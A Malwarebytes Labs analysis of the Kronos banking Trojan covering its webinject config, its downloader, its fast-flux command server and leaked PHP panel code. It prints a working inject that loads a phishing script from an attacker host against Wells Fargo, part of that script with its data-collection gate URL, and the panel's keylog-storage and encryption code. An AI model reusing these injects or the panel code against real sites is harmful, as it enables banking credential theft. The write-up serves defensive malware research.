Inside the Kronos malware - part 2 | Malwarebytes Labs

By Malwarebytes Labs

Published: 2017-08-28 · Archived: 2026-04-05 13:44:37 UTC

In the previous part of the Kronos analysis, we took a look at the installation process of Kronos and explained the technical details of the tricks that this malware uses in order to remain more stealthy. Now we will move on to look at the malicious actions that Kronos can perform.

Analyzed samples

- ede01f7431543c1fef546f8e1d693a85 – downloader (a .doc with a malicious macro)
  - 2a550956263a22991c34f076f3160b49 – main bot (packed)

Special thanks to @shotgunner101 and @chrisdoman for sharing the samples.


Configuration and targets

Kronos is known as a banking Trojan. For the purpose of enabling and configuring this feature, the bot may download from its CnC additional configuration file. After being fetched, it is stored in the installation folder in encrypted form. (It is worth to notice that when the config is sent over the network it is encrypted using AES CBC mode – but when it is stored on the disk, AES in ECB mode is used.)

Below you can see an example of the installation folder of Kronos, created in `%APPDATA%/Microsoft`. The folder name is further used as a

```
BotId
```

. Both stored files, the executable and the configuration, has the same name that differs only by the extension:



Here you can see the captured configuration file in a decrypted form:

https://gist.github.com/malwarezone/d6de3d53395849123596f5d9e68fe3a3#file-config-txt


The format of the configuration follows the standard defined by the famous Zeus malware.

The config specifies the external script that is going to be injected in the targeted website, as well as the place of the injection. Below you can see a fragment of the configuration for a sample target – *Wells Fargo Bank*:

```
;###############################################################################################################
;# FIGRAB >> US >> wellsfargo.com
;###############################################################################################################

set_url http*://*wellsfargo.com* GP

data_before
<head>*content="WELLS FARGO BANK"/>
data_end
data_inject
<script>document.write('<sc'+'ript src="https://ikjhssgmith.info/figrab/figrabber.js?r='+Number(new Date())
+'"></scr'+'ipt>');</script>
data_end
data_after
data_end
```

In the given example, the injected script is **figrabber.js**

It is hosted on the server of the attacker:





```
//#########################################################################
//## >> USER VARIABLES
//#########################################################################


var home_link = "https://ikjhssgmith.info/figrab";
var gate_link = home_link + "/gate.php";
var images_link = home_link + "/fakes/fkimgs/";
var pkey = "password";
var debug_dont_check_cc_valid = false;
var show_errors = false;

//#########################################################################
//## >> DETECT BROWSER
//#########################################################################

function detectBrowser(){
        var browser = {verIE:null,docModeIE:null,verIEtrue:null,verIE_ua:null}, tmp;
        tmp = document.documentMode;
        try{document.documentMode = "";}catch(e){};
        browser.isIE = typeof document.documentMode == "number" ? !0 : eval("/*@cc_on!@*/!1");
        try{document.documentMode = tmp;}catch(e){};
        if(browser.isIE){
```


The current configuration targets several banks, but also steals credentials for popular services like Google, Twitter, and Facebook.

Indeed, if we open the websites that are targeted by the malware we can see that the injects has been performed. The fragments of code that were defined in the config are implanted in the source of a legitimate website. Some examples included below:


Facebook:




Citibank:




The injected scripts are responsible for opening additional pop-up that is trying to phish the user and steal his/her personal data:




Wells Fargo:






More cases, and their comparison with a normal site behavior before the infection, demonstrated on the video:

The form is customized to fit the theme of each page. However, its content is the same for each target. Overall, the attack is not very sophisticated and it will probably look suspicious to the more advanced users. It's based purely on social engineering – trying to convince a user to input all personal data that are necessary for banking operations:



Downloader

Apart from infecting browsers and stealing the data, Kronos also has a downloader feature. During our tests, it downloaded a new executable and saved it in the `%TEMP%`. Payloads are stored in the additional directory with the same name as the main installation directory:




Downloaded payload:

6f7f79dd2a2bf58ba08d03c64ead5ced – nCBngA.exe

The payload is downloaded from Kronos CnC:

…in unencrypted form:



In the analyzed case, downloaded payload was just an update of the Kronos bot. However, the same feature may also be used for fetching and deploying other malware families.

Command and Controll (CnC) server

In the analyzed case, Kronos used Fast-Flux technique for its CnC. The domain was resolved to a different IP each time. For example, the domain `hjbkjbhkjhbkjhl.info` was resolved to an IP address randomly picked from the pool given below:

```
46.175.146.50 46.172.209.210 47.188.161.114 74.109.250.65 77.122.51.88 77.122.51.88 89.25.31.94 89.1
```

Watching the communication with the CnC, we observed queries to the site `connect.php`, with an optional parameter


```
a
```

:

```
connect.php - initial beacon connect.php?a=0 - sending data to the CnC connect.php?a=1 - downloading
```

CnC panel

Thanks to the code of the CnC panel that leaked online, we can have more insights on all the functionalities and their implementation. Like most of the malware panels, the Kronos panel is written in PHP and uses MySQL database. Overview of the files:



It turns out, that in total the bot has three commands:

- `a=0`

  – sends the grabbed page content

- `a=1`

– fetch the configuration file

- `a=2`

– send the logged windows

Below we can see the relevant fragments of the panel's code (implemented inside `connect.php`), responsible for parsing and storing the data uploaded by the respective commands.

Command #0 (`a=0`):

```
else if ($Log_type=='L')
{
        $Log_content = "page data:\r\n".$Log_content;
}

else if ($Log_type=='E')
{
        $is_error = 1;
        $Log_content = 'exception code: '.$url_full."\r\nerror data:\r\n".$Log_content;
}

if ($Log_content!='')
{
        $insertQuery = "INSERT INTO logs SET unique_id='$UniqueId', log_url='"
        .mysql_real_escape_string(urldecode($url_full))."', log='"
        .mysql_real_escape_string(urldecode($Log_content))
        ."', os='$OS', ip='$client_ip', country='$Country', date='$time', is_error = '$is_error'";
        @mysql_query($insertQuery);
}
```

Command #2 (`a=2`):

```
$process_name = mysql_real_escape_string($exp[0]);
$window_title = mysql_real_escape_string($exp[1]);
$logged_keys = mysql_real_escape_string(trim($exp[2], "\0"));

$rowsKey = mysql_query("SELECT * FROM `keys` WHERE date='$today' AND unique_id='$UniqueId' AND
process_name='$process_name' AND window_title='$window_title'")
or die(mysql_error());

if(mysql_num_rows($rowsKey))
{
        mysql_query("UPDATE `keys` SET logged_keys=concat(logged_keys, '$logged_keys') WHERE
        date='$today' AND process_name='$process_name' AND window_title='$window_title'")
        or die(mysql_error());
}else{
        if(strlen($logged_keys) > 1)
        {
                mysql_query("INSERT INTO `keys` SET unique_id='$UniqueId', country='$Country',
                os='$OS', ip='$client_ip',  logged_keys='$logged_keys', date='$today',
                process_name='$process_name', window_title='$window_title'") or die(mysql_error());
        }
}
```

The configuration that is sent to the bot is prepared by the following code:

Command #1 (`a=1`):

```
if(isset($_GET['a']) && $_GET['a'] == 1)
{
        $file = fopen($_vars['InjectsFile'], "r");
        if(!$file)
                die();

        $Config = fread($file, filesize($_vars['InjectsFile']));
        $Config = str_replace('<?php die(); ?>', "", $Config);
        exit(EncryptConfig($Config, $UniqueId));
}
```

We can also see very clearly how the config is encrypted – using AES in CBC mode, where the key is first 16 bytes of md5 of the BotId (it confirms what researchers form Lexsi lab found by reverse engineering).

```
function EncryptConfig($Data, $BotId)
{
        $Data.= pack("C", 0x00);
        $key = substr(md5($BotId), 0, 16);
        srand();
        $iv = mcrypt_create_iv(mcrypt_get_iv_size(MCRYPT_RIJNDAEL_128, MCRYPT_MODE_CBC), MCRYPT_RAND);
        $encrypted = mcrypt_encrypt(MCRYPT_RIJNDAEL_128, $key, $Data, MCRYPT_MODE_CBC, $iv);
        return $iv.$encrypted;
}
```

However, AES is not the only cryptographic algorithm that is utilized by Kronos. Other commands use BlowFish in ECB mode:

Command #0 (`a=0`):

```
else if(isset($_GET['a']) && $_GET['a'] == 0)
{
        $LogData = substr($PostData, 74);
        $Key = substr(md5($UniqueId) . md5($UniqueId), 0, 56);
        $Decrypted = mcrypt_decrypt(MCRYPT_BLOWFISH, $Key, $LogData, MCRYPT_MODE_ECB, NULL);
        $len = strlen($Decrypted);
        $line = explode("<~*#*~>", $Decrypted);
```

Command #2 (`a=2`):

```
else if(isset($_GET['a']) && $_GET['a'] == 2)
{
        $LogData = substr($PostData, 74);
        $Key = substr(md5($UniqueId) . md5($UniqueId), 0, 56);
        $Decrypted = mcrypt_decrypt(MCRYPT_BLOWFISH, $Key, $LogData, MCRYPT_MODE_ECB, NULL);
        $len = strlen($Decrypted);
        $today = strtotime("today");
        echo($Decrypted . "\n");
        $line = explode("<~*#*~>", $Decrypted);
```

In all cases, there is a variable called `UniqueId` that is used as a key. The

```
UniqueId
```

is nothing more but the `BotId` , that is sent in every POST request in XOR encoded form.

```
$InjectHash = "";
$UniqueId       = "";
$Country = CountryName($client_ip);

for($i = 0; $i < 32; $i++)
{
        $InjectHash .= $PostData[2+$i] ^ $PostData[0];
}

for($i = 0; $i < 38; $i++)
{
        $UniqueId .= $PostData[35+$i] ^ $PostData[0];
}

$InjectHash = mysql_real_escape_string($InjectHash);
$UniqueId = mysql_real_escape_string($UniqueId);
```

You can find the corresponding Python scripts for decoding the appropriate requests and responses here:

https://github.com/hasherezade/malware_analysis/tree/master/kronos

Kronos comes also with option of adding some plugins, extending the core functionality:

```
<?php
//enabling features here will not work if bot is compiled without
define("RVNC_ENABLED", FALSE); //Reverse VNC
define("KLOG_ENABLED", FALSE); //Key Logger
?>
```

